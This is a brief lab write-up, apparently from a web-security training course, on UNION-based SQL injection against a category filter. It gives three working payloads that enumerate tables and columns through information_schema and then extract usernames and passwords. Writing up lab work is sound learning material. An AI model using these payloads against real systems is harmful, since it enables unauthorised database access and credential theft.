Lab 5 : SQL injection attack, listing the database contents on non-Oracle databases


**Overview**  
The task was to enumerate schema and extract usernames/passwords on non-Oracle systems.

**Key Concepts Covered**


* Leveraging information\_schema
* Extracting table names, column names, and sensitive data

**Hands-On Practical**


/filter?category='UNION+SELECT+table\_name,null+from+information\_schema.tables--




'UNION+SELECT+column\_name,null+from+information\_schema.columns+where+table\_name%3d'users\_fbihjt'--



GET /filter?category='+UNION+SELECT+username\_wokopc,password\_kwjcxb+from+users\_fbihjt-- HTTP/2





**Completion**

* Difficulty: Medium
* Status: Completed